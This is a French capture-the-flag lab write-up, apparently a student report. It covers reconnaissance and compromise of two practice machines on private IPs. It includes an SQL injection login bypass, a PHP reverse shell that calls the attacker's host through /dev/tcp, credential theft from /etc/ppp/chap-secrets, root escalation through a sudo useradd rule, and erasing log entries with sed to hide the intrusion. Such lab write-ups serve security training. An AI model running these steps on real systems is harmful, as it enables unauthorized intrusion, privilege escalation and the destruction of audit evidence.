
Nous avons donc à faire à un système de gestion des réservations de lots… Tentons de trouver des répertoires et fichiers cachés au moyen de la commande *gobuster dir -u http://192.168.50.249 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.249 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.249
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 279]
/.htpasswd           (Status: 403) [Size: 279]
/.htaccess           (Status: 403) [Size: 279]
/index.php           (Status: 302) [Size: 1] [--> /lot/]
/server-status       (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Mais rien d'intéressant. Et c'est normal puisque les potentielles ressources contenues dans le dossier lot ne sont pas testées, testons les donc au moyen de la commande *gobuster dir -u http://192.168.50.249/lot -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.249/lot -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.249/lot
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 279]
/.htaccess           (Status: 403) [Size: 279]
/.htpasswd           (Status: 403) [Size: 279]
/admin               (Status: 301) [Size: 320] [--> http://192.168.50.249/lot/admin/]
/assets              (Status: 301) [Size: 321] [--> http://192.168.50.249/lot/assets/]
/css                 (Status: 301) [Size: 318] [--> http://192.168.50.249/lot/css/]
/database            (Status: 301) [Size: 323] [--> http://192.168.50.249/lot/database/]
/index.php           (Status: 200) [Size: 17722]
/js                  (Status: 301) [Size: 317] [--> http://192.168.50.249/lot/js/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Et voilà qui est beaucoup mieux, testons donc ces répertoires :



Une page de login, nous testons donc des combinaisons de login/mot de passe connues telles que admin/admin ou admin/password mais sans succès, testons si cette page de connexion est vulnérable ou pas aux injections SQL :




Et bingo :



Nous sommes connecté en tant que l'administrateur du domaine de login admin, le login que nous avons saisi est (*' OR '1'='1' --*) sans oublier l'espace à la fin, ce qui va donc interrompre les conditions de la commande qui est en cours d'exécution sur le serveur, et mettre comme condition (autre que la validité de la combinaison login/mot de passe) que 1 vaut 1 ce qui sera toujours vrai et ce qui permettra donc de se connecter avec un utilisateur qui dans notre cas sera admin. Tout le reste de la commande exécutée sur le serveur sera mis en commentaire.

En explorant la page, nous trouvons une option nous proposant d'insérer une image, et si le serveur ne teste pas le type du fichier inséré, nous pourrions tenter d'insérer le même code de reverse shell que les machines précédentes (en adaptant l'adresse IP) :



Voici le code php dont nous avons adapté l'adresse IP de la machine ciblé par la demande de shell :

```
<?php
/*
Plugin Name: BOUGHLEM Bilel Reverse Shell
Description: C'est ce plugin qui nous permettra d'avoir un shell avec un utilisateur ordinaire (plus ou moins).
*/
exec('/bin/bash -c "bash -i >& /dev/tcp/192.168.50.179/6666 0>&1"');
?>
```

Et tentons de l'insérer dans la machine cible pendant que nous mettons la machine attaquante en écoute au moyen de la commande *nc -lvnp 6666*:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.50.179] from (UNKNOWN) [192.168.50.249] 48684
bash: cannot set terminal process group (500): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rt008:/var/www/html/lot/admin/assets/uploads$
```

Et nous obtenons un shell avec www-data, explorons donc le système de la machine cible :

```
www-data@rt008:/etc$ cd /home
cd /home
www-data@rt008:/home$ ls
ls
ppp
www-data@rt008:/home$ cd ppp
cd ppp
www-data@rt008:/home/ppp$ ls
ls
user.txt
www-data@rt008:/home/ppp$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

Mais nous n'avons pas les droits suffisants pour lire le fichier /home/ppp/user.txt, quels sont les droits sur le fichier ? Affichons les avec la commande *ls -ali user.txt* :

```
www-data@rt008:/home/ppp$ ls -ali user.txt
ls -ali user.txt
407525 -r-------- 1 ppp ppp 33 Jun 18  2021 user.txt
```

Seul l'utilisateur ppp peut le lire. Tentons donc de trouver une faille dans la machine afin de pouvoir lire le fichier.

Explorons les fichiers de configuration de la machine cible :

```
www-data@rt008:/etc$ ls -m
ls -m
X11, adduser.conf, adjtime, alternatives, apache2, apm, apparmor, apparmor.d,
apt, avahi, bash.bashrc, bash_completion, bash_completion.d,
bindresvport.blacklist, binfmt.d, ca-certificates, ca-certificates.conf,
calendar, chatscripts, console, console-setup, cron.d, cron.daily, cron.hourly,
cron.monthly, cron.weekly, crontab, cups, dbus-1, debconf.conf, debian_version,
default, deluser.conf, dhcp, dictionaries-common, discover-modprobe.conf,
discover.conf.d, dpkg, emacs, environment, fail2ban, fonts, foomatic, fstab,
fuse.conf, gai.conf, ghostscript, groff, group, group-, grub.d, gshadow,
gshadow-, gss, hdparm.conf, host.conf, hostname, hosts, hosts.allow, hosts.deny,
hp, init.d, initramfs-tools, inputrc, insserv.conf.d, iproute2, iptables, issue,
issue.net, kernel, kernel-img.conf, ld.so.cache, ld.so.conf, ld.so.conf.d, ldap,
libaudit.conf, libpaper.d, locale.alias, locale.gen, localtime, logcheck,
login.defs, logrotate.conf, logrotate.d, machine-id, magic, magic.mime, mailcap,
mailcap.order, manpath.config, mime.types, mke2fs.conf, modprobe.d, modules,
modules-load.d, monit, motd, mtab, mysql, nanorc, network, networks,
nsswitch.conf, opt, os-release, pam.conf, pam.d, papersize, passwd, passwd-,
perl, php, pnm2ppa.conf, polkit-1, ppp, profile, profile.d, protocols, python,
python2.7, python3, python3.7, rc0.d, rc1.d, rc2.d, rc3.d, rc4.d, rc5.d, rc6.d,
rcS.d, reportbug.conf, resolv.conf, resolvconf, rmt, rpc, rsyslog.conf,
rsyslog.d, sane.d, securetty, security, selinux, sensors.d, sensors3.conf,
services, shadow, shadow-, shells, skel, snmp, ssh, ssl, subgid, subgid-,
subuid, subuid-, sudoers, sudoers.d, sysctl.conf, sysctl.d, systemd, terminfo,
timezone, tmpfiles.d, ucf.conf, udev, ufw, update-motd.d, usb_modeswitch.conf,
usb_modeswitch.d, vim, vmware-tools, wgetrc, xattr.conf, xdg
```

Et nous remarquons un dossier ppp, ce n'est clairement pas un dossier normal et surement un dossier lié à l'utilisateur dont nous voulons obtenir les droits, analysons donc :

```
www-data@rt008:/etc/ppp$ ls
ls
chap-secrets
ip-down
ip-down.d
ip-up
ip-up.d
ipv6-down
ipv6-down.d
ipv6-up
ipv6-up.d
options
pap-secrets
peers
```

Et nous trouvons trois ressource intéressantes :

```
www-data@rt008:/etc/ppp$ cat peers
cat peers
cat: peers: Permission denied
www-data@rt008:/etc/ppp$ cat pap-secrets
cat pap-secrets
cat: pap-secrets: Permission denied
```

Deux fichiers sur lesquels nous n'avons pas les droits et qui nous peuvent nous intéresser pour la suite, et surtout ce fichier contenant la combinaison login/mot de passe suivante :

```
cat chap-secrets
# Secrets for authentication using CHAP
# client        server  secret                  IP addresses
ppp     *       ESRxd7856HVJB   *
```

Tentons donc de nous connecter en ssh en utilisant cette combinaison login/mot de passe au moyen de la commande *ssh ppp@192.168.50.249* :

```
┌──(kali㉿kali)-[~]
└─$ ssh ppp@192.168.50.249
The authenticity of host '192.168.50.249 (192.168.50.249)' can't be established.
ED25519 key fingerprint is SHA256:Og5PeW600NFQK11BqDmFZM6/cXGG1tF4CMCbKMwfshU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.249' (ED25519) to the list of known hosts.
ppp@192.168.50.249's password:
Linux rt008 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  6 09:55:59 2020
ppp@rt008:~$
```

Et nous pouvons donc accéder au flag :

```
ppp@rt008:~$ cat user.txt
2def56a4baeb5d3699246edd6f705e32
```

Le premier flag est donc 2def56a4baeb5d3699246edd6f705e32.

8.2 - Obtention du second flag

A partir des privilégiés de l'utilisateur ppp, tentons d'obtenir le flag root, mais avant tout, quels sont nos privilèges ? Nous le saurons en employant la commande *sudo -l* :

```
ppp@rt008:~$ sudo -l
Matching Defaults entries for ppp on rt008:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ppp may run the following commands on rt008:
    (root) NOPASSWD: /usr/sbin/useradd *
```

Tous les droits sur la commande useradd, après quelques recherches, il existe encore une fois une commande qui permet de créer un utilisateur avec des droits de superutilisateur, la commande est *sudo /usr/sbin/useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd BOUGHLEM` du32c* :

```
ppp@rt008:~$ sudo /usr/sbin/useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd BOUGHLEM` du32c
ppp@rt008:~$ su du32c
Password:
root@rt008:/home/ppp#
```

Et nous pouvons donc accéder au flag :

```
root@rt008:/home/ppp# cd /root
root@rt008:/root# ls
root.txt
root@rt008:/root# cat root.txt
82c426f0c4c9c730de52f09eb3447459
```

Le second flag est donc 82c426f0c4c9c730de52f09eb3447459.

8.3 - Suppression des traces

Il faut donc supprimer l'user du32c créé, nous utiliserons la commande *userdel du32c* :

```
root@rt008:/root# userdel du32c
bash: userdel: command not found
```

Mais la commande n'est pas installée, pas le choix, il faudra modifier manuellement les fichiers de configuration dans lesquels cet utilisateur existe que l'on affiche au moyen de la commande *grep -r "du32c" .* :

```
root@rt008:/etc# grep -r "du32c" .
./subgid:du32c:231072:65536
./subuid:du32c:231072:65536
./passwd:du32c:x:0:0::/home/du32c:/bin/bash
./shadow:du32c:8aiSS4jSgeE3s:20069:0:99999:7:::
```

- Nous supprimons cette ligne de /etc/subgid et /etc/subuid (la ligne est la même) :

```
du32c:231072:65536
```

- Nous supprimons cette ligne de /etc/passwd :

```
du32c:x:0:0::/home/du32c:/bin/bash
```

- Nous supprimons cette ligne de /etc/shadow :

```
du32c:8aiSS4jSgeE3s:20069:0:99999:7:::
```

Il faut également effacer les traces que nous avons laissé dans les fichiers du dossier /var/log qui contient la majorité des traces de nos actions, la commande *ls -lt* nous permettra d'afficher en triant les fichier en fonction de leur date de dernière modification, découvrons donc quels fichiers nous devons modifier :

```
root@rt008:/var/log# ls -lt
total 616
-rw-r----- 1 root  adm   33737 Dec 12 06:44 daemon.log
-rw-r----- 1 root  adm  126846 Dec 12 06:44 syslog
-rw-r----- 1 root  adm   91337 Dec 12 06:44 kern.log
-rw-r----- 1 root  adm   80783 Dec 12 06:44 messages
-rw-r----- 1 root  adm    6497 Dec 12 06:39 auth.log
-rw-rw-r-- 1 root  utmp 292292 Dec 12 06:13 lastlog
-rw-rw-r-- 1 root  utmp  13440 Dec 12 06:13 wtmp
-rw-r----- 1 root  adm   37045 Dec 12 05:51 fail2ban.log
-rw-r----- 1 root  adm     509 Dec 12 04:53 user.log
-rw-r----- 1 root  adm   14659 Dec 12 04:53 debug
-rw-r--r-- 1 root  root   3197 Jun 18  2021 dpkg.log
-rw-r--r-- 1 root  root   4165 Jun 18  2021 alternatives.log
drwxr-xr-x 2 root  root   4096 Jun 18  2021 apt
-rw-r----- 1 root  adm    4096 Jun 18  2021 messages.1
drwxr-s--- 2 mysql adm    4096 Jun 18  2021 mysql
-rw-r----- 1 root  adm    4096 Jun 18  2021 daemon.log.1
-rw-r----- 1 root  adm    4096 Jun 18  2021 syslog.1
drwxr-xr-x 2 root  root   4096 Jun 18  2021 cups
-rw-rw---- 1 root  utmp      0 Jun 18  2021 btmp
-rw-r----- 1 root  adm       0 Jun 18  2021 kern.log.1
drwxr-x--- 2 root  adm    4096 Jun 18  2021 apache2
-rw-r----- 1 root  adm   11288 Jun 18  2021 fail2ban.log.1
-rw-r----- 1 root  adm     713 Jun 18  2021 auth.log.1
-rw-r----- 1 root  adm       0 Jun 18  2021 debug.1
-rw-r----- 1 root  adm    4860 Dec  6  2020 daemon.log.2.gz
-rw-r----- 1 root  adm   19548 Dec  6  2020 messages.2.gz
-rw-r----- 1 root  adm   29097 Dec  6  2020 syslog.2.gz
-rw-r----- 1 root  adm     818 Dec  6  2020 auth.log.2.gz
-rw-r----- 1 root  adm   21727 Dec  6  2020 kern.log.2.gz
-rw-r----- 1 root  adm    1890 Dec  6  2020 debug.2.gz
-rw-rw---- 1 root  utmp    384 Dec  5  2020 btmp.1
-rw-r--r-- 1 root  root      0 Dec  5  2020 dpkg.log.1
-rw-r--r-- 1 root  root      0 Dec  5  2020 alternatives.log.1
-rw-r--r-- 1 root  root      0 Dec  5  2020 faillog
-rw-r----- 1 root  adm      20 Dec  5  2020 auth.log.3.gz
-rw-r----- 1 root  adm      20 Dec  5  2020 daemon.log.3.gz
-rw-r----- 1 root  adm      20 Dec  5  2020 debug.3.gz
-rw-r----- 1 root  adm      20 Dec  5  2020 kern.log.3.gz
-rw-r----- 1 root  adm      20 Dec  5  2020 messages.3.gz
-rw-r----- 1 root  adm      20 Dec  5  2020 syslog.3.gz
drwx------ 2 root  root   4096 Oct 10  2020 private
drwxr-xr-x 3 root  root   4096 Oct 10  2020 installer
drwxr-xr-x 3 root  root   4096 Oct 10  2020 hp
```

Et pour vider les fichiers de seulement nos actions, nous les modifions en supprimant les lignes contenant Dec 12 au moyen de la commande *sed -i '/^Dec 12/d' nomdufichier*.

Ce sont donc les fichiers daemon.log, syslog, kern.log, messages, auth.log, lastlog, wtmp, user.log et debug que nous modifions de la sorte.


Quant au fichier fail2ban.log, qui possède une syntaxe différente, nous effectuons la même commande sauf que l'argument de début de ligne pour la suppression sera 2024/12/12 au lieu de Dec 12. Fail2ban qui au passage aurait pu bloquer notre adresse IP si nous avions manqué de prudence lors des étapes précédentes de l'attaque de la machine…

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion sur la machine cible.

Machine 9

9.1 - Obtention du premier flag

Pour cette machine, nous n'avons pas besoin d'effectuer de nmap sur le réseau puisqu'il l'adresse IP est affiché sur l'interface de connexion de la machine :




Nous allons malgré tout effectuer un nmap agressif sur la machine afin d'obtenir un maximum d'informations sur celle-ci :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 17:06 +04
Nmap scan report for 192.168.1.10
Host is up (0.0023s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:dc:8f:24:51:73:54:bc:87:62:a2:e6:ed:f1:c1:b4 (RSA)
|   256 a9:39:a9:bf:b2:f7:01:22:65:07:be:15:48:e8:ef:11 (ECDSA)
|_  256 77:f5:a9:ff:a6:44:7c:9c:34:41:f1:ec:73:5e:57:bd (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Page Not Found
8000/tcp open  http    Apache httpd 2.4.38
|_http-title: Did not follow redirect to http://typo.local
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
8081/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

Nous avons donc cinq ports ouverts avec un service ssh et un service http sur quatre ports différents.

Commençons par analyser le service proposé par le port 80 :




Nous avons donc un service typo3 (un service CMS basé sur le php) qui nous affiche le message d'erreur de la page manquante. Tentons de découvrir des ressources cachées sur cette machine au moyen de la commande *gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt* :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.git/HEAD           (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/akeeba.backend.log  (Status: 403) [Size: 277]
/awstats.conf        (Status: 403) [Size: 277]
/changelog           (Status: 403) [Size: 277]
/ChangeLog           (Status: 403) [Size: 277]
/development.log     (Status: 403) [Size: 277]
/fileadmin           (Status: 301) [Size: 316] [--> http://192.168.1.10/fileadmin/]
/license             (Status: 403) [Size: 277]
/LICENSE             (Status: 403) [Size: 277]
/php.ini             (Status: 403) [Size: 277]
/production.log      (Status: 403) [Size: 277]
/Readme              (Status: 403) [Size: 277]
/readme              (Status: 403) [Size: 277]
/README              (Status: 403) [Size: 277]
/server-status       (Status: 403) [Size: 277]
/spamlog.log         (Status: 403) [Size: 277]
